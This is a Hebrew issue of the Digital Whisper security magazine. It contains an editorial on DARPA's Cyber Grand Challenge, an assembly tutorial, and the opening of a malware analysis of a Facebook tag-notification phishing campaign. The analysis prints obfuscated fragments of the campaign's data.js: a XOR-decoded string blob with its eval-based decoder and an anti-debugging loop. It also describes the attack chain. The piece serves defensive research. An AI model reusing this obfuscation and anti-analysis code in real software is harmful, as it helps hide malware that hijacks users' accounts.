


Digital Whisper

גליון 74, אוגוסט 2016

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	שרון בריזינוב, עידו נאור, דני גולנד, אופיר בק, שחר גלעד ו-0x3d5157636b525761.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-74 של Digital Whisper! אז... מה שלומכם? אחרי קפיצה קצת פחות מתוכננת מעל חודש יולי הנה אנחנו שוב ☺

אח, חודש אוגוסט... חודש הכנסים בלאס-וגאס, החודש בו תעשיית אבטחת המידע מכל העולם מחכה בקוצר רוח ל-Buzzwords החדשים שיבואו בעקבות ההרצאות שיועברו ב-Black Hat ו-DEFCON הבאים עלינו לטובה. נראה מה נקבל הפעם...

כל שנה ושנה, נערכת ב-DEFCON תחרות CTF בת 48 שעות בין מספר קבוצות האקרים מכל העולם, כאשר הקבוצה המנצחת הינה הקבוצה אשר הצליחה לפתור את עשרת אתגרי ההאקינג (ברובם מדובר ב-Reverse Engineering) בזמן הקצר ביותר.

שנה שעברה נציג מהארגון DARPA בשם Mike Walker הציג מעל אחת מבמות הכנס את חוקי תחרות ה-CTF אשר הם מתכננים להריץ בכנס שעתיד להתקיים השנה. לתחרות הם קראו Cyber Grand Challenge, ומה שמעניין בה, מלבד הפרס (2 מליון דולר), הוא שבתחרות הנ"ל המשתתפים אינם יהיו האקרים מרחבי העולם, אלא תוכנות שמספר צוותים מרחבי כתבו במהלך השנה האחרונה. התוכנה שתנצח תזכה את הכותבים בפרס.

במסגרת התחרות, התוכנות עתידות לקבל כ-120 קבצים בינארים עם פגיעויות שונות (ככל הנראה מבוססות Memory Corruption), ומטרתן תיהיה לזהות את כשל האבטחה בכל אחד מהבינארים, לכתוב באופן אוטונומי ניצול אשר ידע לטרגר את אותה החולשה ולהגיש מטרה מסויימת (הרצת קוד בהרשאות התוכנה על מנת לקרוא תוכן של קובץ בשם קבוע? סתם להקריס את התוכנה?) ולאחר מכן - לשכתב את התוכנה כך שאותה הפגיעות תעלם (אך כמובן שהפונקציונליות המקורית של התוכנה - תשאר).

לפי דבריו של Walker, מטרתה של DARPA היא לבחון האם האנושות נמצאת היום בשלב בו ניתן לפתח "מערכות חיסון אוטונומיות" - מערכות שישבו באיזורים אסטרטגיים במרחב הרשת ובאופן עצמאי ינסו לאתר ולתקן כשלי אבטחה ברכיבים השונים. לפי טענתם עולם אבטחת המידע, ובייחוד עולם ההאקינג מתקדם בקצב כל כך מהיר, שבו, אם שלב החיסון לא יהיה אוטומטי - הצד המגן ישאר הרבה מאחור. בייחוד כשבעתיד הקרוב כל מקרר וטוסטר הולכים לקבל כתובת IP.

שווה להשאר מעודכנים בעניין הזה. ומעניין כמה אנחנו רחוקים מהמציאות של Ghost In The Shell...

וכמובן, לפני הכל - נרצה להגיד תודה רבה לכל מי שבזכותו אתם קוראים מילים אלו: תודה רבה ל**שרון בריזינוב**, תודה רבה ל**עידו נאור**, תודה רבה ל**דני גולנד**, תודה רבה ל**אופיר בק**, תודה רבה ל**שחר גלעד** ותודה רבה ל-**0x3d5157636b525761**!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

אסמבלי - חלק ב'

מאת אופיר בק

הקדמה

בחלק הזה נעסוק בפקודות בסיסיות ונכתוב קוד משלנו, שיתבסס על base.asm מהמבוא. הפקודות באסמבלי פועלות בצורה מעט שונה מבשפות עיליות. באסמבלי אנו מציינים את שם הפקודה ואז את האופרנדים (הזכרונות בהם הפקודה משתמשת). חלק מהפקודות מקבלות אופרנד אחד, רובן מקבלות שתיים, ואחדות לא מקבלות אופרנדים בכלל.

פקודת mov

את הפקודה mov כבר הזכרנו בחלק הקודם, ועם זאת, רציתי לפרט עליה כמו שאפרט על כמה מפקודות הבסיס. הפקודה הזו מקבלת שני אופרנדים (= ops). האופרנד הראשון מציין את היעד, והשני את המקור. כלומר:

```
mov ax, 5h
```

תעביר את המספר 5, בבסיס ההקסדצימלי, אל הרגיסטר ax. לעומת זאת:

```
mov 5h, ax
```

תעלה שגיאה, מכיוון שלא ניתן להכניס 'לתוך' המספר 5, את הערך ששמור ב-ax.

ניתן להעתיק גם בין רגיסטרים שונים, כפי שהדגמנו בקוד הבסיס base.asm. כשאנו משתמשים במשתנים עבור פקודות אסמבלי כלשהן, אנו נציין אותם בעזרת סוגריים מרובעות.

שימו לב! הפקודה mov לא מוחקת את המידע מאופרנד המקור.

דרכי העתקה:

מותר להעתיק בדרכים הבאות:

```
mov register, memory
mov register, constant
mov register, memory
mov memory, register
mov memory, constant
```

לעומת זאת, לא ניתן להעתיק בדרך הבאה:

```
mov memory, memory
```

חשבו, מדוע?

הסיבה לכך היא שכפי שציינו במבוא, בשל מבנה המחשב, לא ניתן לספק גישה לשני זכרונות באותו הזמן, אלא יש צורך להשתמש ברגיסטר ביניהם, כדי להעביר את המידע ללא בעיות.

בנוסף לכך, יש לוודא שאנו מתעסקים באותו סוג גודל כשאנו מעתיקים, כלומר, אנו לא יכולים לעביר מ-bl, שהוא 8 ביטים, ל-ax, שהוא 16 ביטים, למרות שמבחינה הגיונית זה נראה לנו נכון. כמובן שיש גם צורך להתחשב בהגבלות הגודל האחרות שיש לנו, לדוג', לא נוכל להכניס ל-al את המספר 100h, ששוויו הוא 256 דצימלי, מכיוון ש-8 ביטים מאפשרים לנו לייצג מספר בתחום הערכים 0-255 (במספרים לא מסומנים).

עכשיו, נתרגל את זה קצת. גשו לקובץ base.asm, והוסיפו שורות קוד (אנו כותבים שורות קוד לאחר הפקודה mov ds, ax) כך שהערך של ax יהיה 100 בינארי (מסומן ב- b), הערך של bx יהיה 100 דצימלי (לא מסומן), והערך של di יהיה 100 הקסדצימלי (מסומן ב- h).

שימוש בסוגריים מרובעות לציון מקום בזיכרון:

כאשר אנו רוצים להצביע על מקום מסויים במערך, אנחנו מוסיפים מספר לשם המערך, לדוג', עבור המערך arr, שבו עשרה מקומות, שגודל כל אחד מהם הוא בית אחד, ובכל מקום יש את המספר הסידורי שלו (מ-0 עד 9), אנו יכולים להעתיק את הערך שבמקום הראשון (מספר 0), ל-ax בעזרת:

```
mov ax, [arr]
```

אבל כאשר אנו מעוניינים במקומות אחרים, עלינו לומר לאסמבלר כיצד להגיע אליהם. נעשה זאת על ידי שימוש במספר חופשי, או באחד הרגיסטרים bx, si, di. אני אדגים עכשיו שימוש לכל אחת מהשיטות האלו, להגעה למקום השמיני במערך (מספר 7).

דרך ראשונה:

```
mov ax, [arr + 7]
```

דרך שנייה:

```
mov bx, 7
mov ax, [arr + bx]
```

* שימו לב שניתן היה להשתמש ב-si או ב-di במקום bx. ניתן גם להוסיף ל-bx את si או את di, אך לא את שניהם ביחד.

פקודת offset:

offset היא פקודה מיוחדת, מכיוון שאנו משתמשים בצורה שונה מאשר בשאר הפקודות, והיא נועדה כדי להכניס לרגיסטר או לזיכרון את ההיסט של מקום מסויים. אם נחזור לדוגמה הקודמת, ניתן להשתמש ב-offset וליצור שיטה נוספת:

```
mov bx, offset arr
mov ax, [bx + 7]
```

לעיתים אנו נמצא סיבות להשתמש בפקודה offset ולא לקרוא לשם המערך כפי שהוא.

פקודת add:

עושה חיבור בין אופרנד המקור, לבין אופרנד היעד, ושומרת את התוצאה באופרנד היעד. לדוגמה, כדי לחבר את המספרים 8 ו-3 ולשמור אותם ב- ax נשתמש בקוד הבא:

```
mov ax, 8
mov bx, 3
add ax, bx
```

כרגיל, ניתן להשתמש גם בזיכרון עם הרגיסטר (כמו בפקודת mov) ובשיטות שציינו כבר.

פקודת sub:

חיסור. גם הפקודה הזו שומרת את התוצאה באופרנד היעד, ולכן לא נפרט עליה עוד.

פקודת inc:

מעלה את האופרנד ב-1. הפקודה הזו מקבלת רק אופרנד אחד. כדי להעלות את ax באח, נרשום:

```
inc ax
```

פקודת dec:

מורידה את האופרנד באחד. הסיבה להשתמש בפקודות inc או dec ולא ב-add עם אופרנד שערכו אחד, היא שהן דורשות פחות זיכרון.

פקודות mul ו-imul:

mul היא פקודת הכפלה עבור מספרים שאינם מסומנים, ו-imul עבור מספרים מסומנים. הפקודה מקבלת אופרנד אחד ובגלל התוצאה הגדולה האפשרית של הכפלה, הפעולה פועלת בצורה מיוחדת, שנפרט בטבלה הבאה (בטבלה מצויין mul אבל זה תקף גם לגבי imul):

הפקודה	דוגמה	תוצאה
mul register (8 bit)	mul bl	ax = al * bl
mul register (16 bit)	mul bx	dx:ax = ax * bx
mul memory (8 bit)	mul var	ax = al * var
mul memory (16 bit)	mul var	dx:ax = ax * var

פקודות div ו- idiv:

פקודות חילוק. גם פה, האות i מסמנת מספרים מסומנים, ובגלל האופציות הרבות נשתמש בטבלה נוספת (בטבלה מצויין div אך היא תקפה גם לגבי idiv). הפעולה mod מחשבת את השארית של החילוק וגם היא מצויינת בטבלה:

פקודה	דוגמה	תוצאה
div register (8 bit)	div bl	al = ax div bl ah = ax mod bl
div register (16 bit)	div bx	ax = dx:ax div bx dx = dx:ax mod bx
div memory (8 bit)	div var	al = ax div var ah = ax mod var
div memory (16 bit)	div var	ax = dx:ax div var dx = dx:ax mod var

פקודת neg:

הפקודה הזאת הופכת את המספר למספר הנגדי שלו, לפי שיטת המשלים ל-2. הפקודה מקבלת רק אופרנד אחד והיא הופכת אותו.

פקודות לוגיות:

פקודות לוגיות משנות ביטים בודדים, והן שימושיות כאשר עוסקים בדחיסת מידע ובהצפנה.

פקודת and:

הפקודה מקבלת שני אופרנדים, והיא מבצעת את הפעולה על כל ביט בנפרד לפי הטבלה הבאה:

AND	1	0
1	1	0
0	0	0

אפשר להשתמש בפקודה AND כדי לעשות דברים כמו לבדוק אם מספר הוא זוגי, מתחלק בארבע או אם הוא שלילי. כתבו קוד שעושה זאת.

פקודת or:

מקבלת שני אופרנדים ופועלת על פי הטבלה הבאה:

OR	1	0
1	1	1
0	1	0

פקודת xor:

מקבלת שני אופרנדים. פועלת על פי הטבלה:

XOR	1	0
1	0	1
0	1	0

משתמשים בה הרבה כדי לאפס רגיסטר, במקום להשתמש בהעתקה של 0, מכיוון שהפקודה XOR דורשת פחות מקום בזיכרון. בנוסף, משתמשים בה כדי להצפין.

פקודת not:

מקבלת אופרנד אחד, והופכת את כל הביטים שלו:

NOT	
1	0
0	1

פקודות הזזה:

פקודות שמקבלות אופרנד ומזיזות את הביטים שלו. ניתן להשתמש בהם לכפל וחילוק במספרים שמתחלקים ב-2, וגם לתיקון שגיאות והצפנה (עליהם לא ארחיב, אבל אצרף קישורים).

פקודת shl:

הפקודה מקבלת שני אופרנדים, הראשון הוא המספר להזזה, והשני הוא מספר ההזזות לביצוע. מזיזה את כל הביטים מקום אחד שמאלה, דוחפת אפס לביט הימני, ומעתיקה לדגל הנשא (CF) את הביט השמאלי ביותר (המקורי).

פקודת shr:

זהה לפקודת shr, רק שהיא עושה את ההזזה ימינה, מה שניתן לנצל לחילוק במספרים שמתחלקים ב-2.

לסיכום

למדנו פקודות אריתמטיות, פקודות לוגיות, ופקודות הזזה, וסקרנו חלק מהשימושים שלהן. עכשיו אתם יכולים להתחיל לכתוב קודים משלכם, כדי לתרגל את הפעולות האלו!

למרות זאת, עדיין חסרה לנו היכולת לכתוב אלגוריתמים ותנאים, אותם נתרגל בפרק הבא.

על המחבר

שמי אופיר בק, בן 16 מפתח תקווה. אני לומד בתכנית גבהים של מטה הסייבר הצה"לי וב-C-security, לאחר שסיימתי את לימודי המתמטיקה והאנגלית בכיתה י'. קשה למצוא חומר מעודכן בעברית, ולאחר ש-DigitalWhisper היווה עבורי מקור מידע נגיש, רציתי לתרום חזרה. ניתן ליצור איתי קשר בכתובת האימייל הבאה: ophiri99@gmail.com.

קישורים לקריאה נוספת

- הצפנת LFSR:

http://en.wikipedia.org/wiki/Linear_feedback_shift_register

- קוד קונבולציה לתיקון שגיאות:

https://en.wikipedia.org/wiki/Convolutional_code

הבוטנט החברתי - החלק החסר בפאזל

מאת עידו נאור ודני גולנד

הקדמה

בחודש יוני פורסם בבלוג של חברת Kaspersky Lab פוסט אודות מחקר אשר ביצעתי ביחד עם חבר נוסף בשם דני. המחקר אשר קראתי לו "Tag Me If You Can", מתייחס לקמפיין פישינג מגניב לגמרי שהדביק למעלה מעשרת אלפים משתמשי פייסבוק בטווח זמן של פחות מ-48 שעות והכיל בליבה שלו חולשה בפייסבוק. המשתמשים הנרגשים, שבסך הכל קיבלו נוטיפיקציה שתוייגו לתגובה ע"י אחד החברים שלהם, מיהרו ללחוץ עליה וזו הובילה אותם ללינק אשר מוריד קובץ JSE שהוא שלב ההדבקה הראשון (והפחות מעניין למי שיותר טכני מבינינו) מתוך מתקפה בעלת שני שלבים.

השלב השני טמן בחובו חידה אשר התייחסתי אליה כאל סוג של אתגר. זאת מפני שה-API של פייסבוק אכן מאפשר היזדהות כחבר פייסבוק באתר צד שלישי והוספת תגובות (ראו למשל YNET), אך אוסר בתכלית האיסור תיוג של חבר, וגם אם יתבצע, פייסבוק מצידו לא ישלח את התיוג כנוטיפיקציה לאותו משתמש שתויג. עצם העובדה הזו אומרת ש"מסתתר" נחש מתחת לאבן הזו, והסקרנות שהרגה את החתול היא בדיוק ההרגשה שהציפה אותי.

לפני שנתחיל חשוב לציין שעל המחקר הזה אני לא חתום לבדי, ולצידי היה **דני גולנד** מחברת Undot, שהיא בעצם חברת פיתוח שהוא מנהל באופן עצמאי. הכרתי את דני על רקע פיתוח של אפליקציית מובייל שייעדתי לתחום ה-HLS, אך זו כמו רעיונות נוספים נסגרה (בינתיים) במגירה. מעבר לעבודה, אני ודני הכרנו גם במישור האישי, וכאשר שיתפתי אותו בעשיית המחקר הוא ביקש להצטרף ונתן אינסייטים חשובים מאוד שחלקם גרמו לפתרון של הפאזל שעליו אפרט במאמר זה.

למי שפחות מתעניין בכל הרקע הטכני ומעוניין רק לדעת מה הייתה הפגיעות בפייסבוק אשר גרמה לאפשרות של התוקף לתייג משתמשים לפוסט שפורסם באתר צד שלישי, אני אפרט בכמה שורות.

שורה תחתונה


מפעיל הקמפיין הנ"ל שם לב שכאשר הוא מזדהה בפלאגין של פייסבוק שקיים באתר חיצוני ומוסיף תגובה, הפוסט מתפרסם בפייסבוק. כלומר, הוא מקבל מזהה ייחודי של תגובה. לאחר שזיהה זאת, פירסם תגובה בממשק ה-Web-י הרגיל בתוך האתר של פייסבוק על מנת לזהות האם המזהים שונים.

נראה כי הוא הגיע למסקנה שהמזהים אינם שונים בתבניתם ולכן יש לו את האפשרות ליצור תגובה בפייסבוק, לתייג אליה את כל החברים של הקורבן ואז לתפוס את המזהה הייחודי של התגובה במהלך הפרסום, ולהחליף אותו עם המזהה הייחודי של התגובה שיצר בפלאגין החיצוני. עצם המעשה הנ"ל יגרום לכך שהשרת של פייסבוק ישמור את המידע כפי שהוא, ומעצם התיוג ישלח נוטיפיקציות תיוג למשתמשים שתויגו. מה שהשרת לא ידע זה שהוא שומר את התגובה עם מזהה של פוסט שפורסם בפלאגין החיצוני ולכן לחיצה על הנוטיפיקציה תנווט את הקורבן לאותו פלאגין, שם ניתן להטמיע לינק להורדה. אותו הלינק מוריד את הקובץ JSE המדובר.

השאלה היא היכן נמצא אותו קובץ, והתשובה היא שהוא נמצא בגוגל דרייב של אותו קורבן שדרכו הופצה התגובה. מבולבלים? גם אנחנו.

מהתחלה

בואו נסתכל רגע על הסכמה הבאה:



נניח שלחצתי הרגע על תיוג בפייסבוק והוא הוביל אותי להורדה של אותו JScript. לאחר ההורדה, הקובץ יוריד כלי חיצוני (AutoIT), יריץ קוד דרכו (au3 script), יקריס את התהליך של הדפדפן הלגיטימי ויעלה מופע של דפדפן שעליו מותקן תוסף חדש שישמש בהתקפה כ"אדם באמצע". באותו מופע של הדפדפן הזדוני, התוקף יפתח תגית של פייסבוק על מנת למשוך את הקורבן להתחבר חזרה לחשבון ולדמה שמירה של מצב הדפדפן לפני הסגירה. ברגע זיהוי הכניסה לחשבון הפייסבוק תתבצע הורדת קובץ JavaScript אותו נקבל משרת התקיפה וזה ישתלט על חשבון הפייסבוק והגוגל דרייב דרך ה-DOM. איך הוא עושה את זה? תיכף נראה.

חשוב לציין במעמד זה שפייסבוק תיקנו את אותו באג, שכנראה נסחר "מתחת לפני הקרקע" כאשר הוא מוצמד לסקריפט פישינג איימתני, עליו נפרט היום. הפירוט יכלול כמובן מקרה פרטי ועל פי מחקרים שעשינו הכלי מכיל מופעים נוספים ויכולות נוספות, אך לא נכנס לזה כרגע.

מש רגע לפני, נזכיר שעל מנת לייצר התקפה דרך ה-DOM על התוקף לייצר סקריפט אוטומטי ואדפטיבי לחלוטין שכן ה-DOM רץ ב-Client Side בצורה גלויה לחלוטין. דבר זה מעלה את הסיכון עבור חשיפתו ועריכתו של אותו קוד זדוני ולכן על הכותב של אותו קוד לדאוג שהוא מגן מפני אותם סיכונים, לכאורה...

קצת על שלב העירבול

ההתקפה אותה נתאר היא ההתקפה שמגיעה לאחר שתהליך הדפדפן הזדוני עולה וקוד נוסף הוזרק לצד הלקוח של הדפדפן. שם הקובץ, data.js, נשאר קבוע לאורך כל המחקר שלנו ורק תוכנו משתנה באופן רנדומלי בהתאם להתקפה ולמהלך האירועים סביבה. הקוד מכיל בערך 1500 שורות מעורבלות לחלוטין. בתוך הקוד עצמו ישנן מספר הגנות מפני שינוי של הקוד, הרצה שלו שורה-שורה (דיבאג) ואף שכתוב מחדש וניסיון "לשחק איתו". מעבר לזה, הקוד מכיל מיפוי אבסולוטי של רוב הפעולות שניתן לבצע בתוך אותה רשת חברתית, כאשר בין השאר הוא משתמש ב-XHR על מנת ליזום בקשות לשרת. זה הזמן לומר שכל התעבורה נעשית מעל הדפדפן.

כותר הקובץ:

```
//generated do <3-4 digits>
//contact: securesys@hmamail.com
```

דוגמא לחלק מהקוד המעורבל:

```
var Y1h = (function J(B, Q) {
    var T = '',
        k =
unescape('d%15%22%27@%20u_w%0C%162%25%0Cz%0A%05d%3A%2CJD94K4N*8%05%25o5%07E8%1E%3E%18I%15%5B%0A%25A%
14%1B%1FM+%19%11ez%16.wxr%1A3%22%24ns%08X%7DMg94K4O%15%14%052i%12te%02w%10%182%12.%22%24%19%12m4k%0Bq%1
F%7B%0C%19.%14%16%10%15d%2C%13%0A%05@%3A%2CAD%3E@d@%3E%15%10%04Kn5kd%0A%1FG%18%3AvXn%1F@%26%5C%00%5E%11
7%21W4/Jbm%22%0C%3C43%25f%1DX6%1E%5C%10%1C%07CZ%3C%0D%3D%04T%27%5E%5D%1D%7DG%7B%3F%15Zy%25A5m%10%1FZ%19
K%1Co%60J%3B%27/%1D%22%239%3F%3E%08Mh%1E%5C%0C%0FL%01Zc%5C%3D%04P%3BW %1C0Rn%5E*%1D%3F%0A%5D%25T%7C%1CO
%20%1A%5B5%3A%01%21%3D%23Q%7Cn%3C%3E%3E%08Mh%06V1%1CJ%00%0B.%5Cs%5ET%3B%5E%5B%0D+%02*%5EcM8%17V%2CI%0CP
Oo%5DY%20%3A%191mgQ7%22%234+CX%7DMJ%16%1AQ%07%02vIf%3Em%07ug%3D%07%3B%10.%06%3E%138%60%16r%0Cx%23%0A.%7
D%0F%09%3A%05%1F%0C%20%12%0E%1C%18%17rX%7DMI%10%07L%06%110%13%3C%5E%18q%00%09KqYqW%7EJh8p%0Au%06pOo%5D%
08axF%7Cg%7BYnh13%3AS%021M%13%5D4VVOv%001%00@%0D_%5C%1C%03%19%7BKv%119%18@%08E%7C%1CO%19My%0B%16%26%15%
29y%13x%0D%27%3E71%3B%13/BT%15W5%12g%00%02%3DE%13K%0B%04%191%00%3C2G%2C%25E%3Bml%09Zz%05%07zu%07-
%22%21%0F54o%7BflG%0AY%06HWc5%16%14HfK%0D%12%1Fy%22%1E%3E%19%1A%7D%0F%7F%25E%26_%18j4%18%19%0E-
%25%29%3F%7C%3D5%0A%15%0D*mJ%13%0C.N%3F%13%0A%14%00%15LfK%0D%20QN%10%25%0C0%0E%3BM%7BF%1Cv%1B%7CC%03%20
%10y7/%1B%3CmgQ80%248/RG4%1D%5D%07W%12V%25vIf%00%0Dd%0FZFhR%2C%00%3A%3D%26%17b%3B%5E3S%021%1B%07zu%03%2
9%3E8%0B%197');
    for (var R = 0, I = 0; R < k["length"]; R++, I++) {
        if (I === Q["length"]) {
            I = 0;
        }
        T += String["fromCharCode"](k["charCodeAt"](R) ^ Q["charCodeAt"](I));
    }
    var h = T.split('?*?');
```

דה-עירבול

שלב ה"דה-עירבול" או שלב הפענוח של אותו קוד מתחיל מיד לאחר האימפלמנטציה של הפונקציה הראשונה, שמכילה 300 שורות לערך בגודל משתנה אך די יציב. הפונקציה הזו מקבלת שני ארגומטים בצורה של מחרוזות. האחד הוא התוכן במעורבל אותו הפונקציה תפענח והשני הוא מפתח הפענוח. אממה, הפונקציה לא תתחיל לפענח את אותה המחרוזת שמתקבלת כארגומנט, אלא את המחרוזת שנמצאת בבלוק למעלה, המאותחלת עם המשתנה k. כפי שניתן לראות, שלב הפענוח הוא חישוב של XOR של מיקום משתנה במחרוזת, עם מיקום משתנה במפתח הפענוח. כלומר, עבור כל תו במחרוזת המוצפנת, הלולאה תתאים תו במפתח. כאשר המצביע "יגיע" לתו האחרון במפתח (שווה לאורכו), המצביע יתאפס ויתחיל מחדש.

על מנת לפשט זאת, אם המפתח היה בגודל 3 והערך המוצפן בגודל 4, אזי שהתו האחרון של הערך המוצפן היה מפוענח באמצעות התו הראשון של המפתח. בחלק הקוד הבא ניתן לראות שהארגומנט שמתקבל עבור הפונקציה כערך מוצפן ("B") נכנס לשלב הפענוח רק לאחר השלב הראשון, כאשר מפתח הפענוח שלו נוצר במהלך הפענוח הראשון. הערך המתקבל מתהליך הפענוח הראשון הינו מערך של מחרוזות, חלקן מוצפנות (שיפוענחו בתהליכונים הבאים) וחלקן שמות של פונקציות, מחרוזות Regex, מפתחות פענוח וערכים מתמטיים לצורכי חישובים נוספים.

```
try {
    var f = 0,
        t = 25,
        o = [];
    o[f] = U[h[40]](c(U[h[41]] + h[3])) + h[3];
    var K = o[f][h[11]];
    for (var R = B[h[11]] - 1, I = 0; R >= 0; R--, I++) {
        if (I === K) {
            I = 0;
            if (++f === t) {
                f = 0;
            }
            if (o[h[11]] < t) {
                o[f] = U[h[40]](o[f - 1], o[f - 1]) + h[3];
            }
            K = o[f][h[11]];
        }
        e = String[h[5]](B[h[27]](R) ^ o[f][h[27]](I)) + e;
    }
    var E = eval(e);
```

המשתנה "h" מייצג את המערך שנוצר משלב הפענוח הראשון ונראה בבירור חלק אקטיבי מהפענוח הבא אחריו.

צילום המסך מראה כיצד תהליך הפענוח מתבצע בזמן ריצה. על מנת לחשוף את הקוד היה עלינו להעתיק את הקובץ data.js כולו לתיקייה מקומית ולכלול את אותו בהגדרות תוסף הדפדפן, הנמצא כמובן בקובץ ה-manifest.json.

התוסף עצמו מכיל מכשולים לכשעצמו, כאשר הוא מכיל קוד המונע מהקורבן לגשת להגדרות התוספים בדפדפן. בעת הכניסה ל-chrome://extensions מתבצע ניתוב לחנות התוספים של גוגל.

לאחר ההסרה של אותו הקוד יש ללחוץ על לחצן הרדיו "developer mode" בדפדפן, ומשם על Reload של אותו תוסף זדוני על מנת שיכלול את הקובץ data.js בצורה מקומית, שכן זה יחסוך לנו את הניסיון "לתפוס" אותו בזמן ששרת התקיפה משתמש בו.


מניעת עריכה והגנות נוספות

Debugger

אנליזה סטטית של הקוד לא הניבה תוצאות שכן הסקריפט עושה שימוש בפונקצית eval על מנת להריץ קוד חדש ממחרוזת בזמן ריצה. לכן, אנליזה דינאמית הייתה הכרחית על מנת לקבל את הבלוקים החסרים של הקוד. במהלך ניסיון לדבג את הקוד, המצביע נכנס לקטע קוד המכיל את האובייקט "דיבאגר" שבעצם יוזם לופ של מעל 5000 קריאות ל-sleep של 5 שניות. ניסיון להסיר את קטע הקוד הזה נתקל בשגיאה.

```
(function() {

'aXapg1Vp27dzpTU9n5n2XUBULUFFVVR6uOk2e5HhOzzk6VUD2LeATcDuZ2YAaajLGANiW9Zgolq53Bn
cWHJqwfNICiK4gGskwHki2';
    (function() {
        function a() {
            (function() {}).constructor("(function(f){(function a(){" +
                "try {" +
                "function b(i) {" +
                "if(((''+(i/i)).length !== 1 || i % 20 === 0) {" +
                "(function(){}).constructor('debugger')();" +
                "} else {" +
                "debugger;" +
                "}" +
                "b(++i);" +
                "}" +
                "b(0);" +
```

```
                "} catch(e) {f.setTimeout(a, 5000)}" +

"})()})(document.body.appendChild(document.createElement('frame')).contentWindow
);")();
        };
```



[ה-*Debugger* מקשה על חקירת ה-DOM]

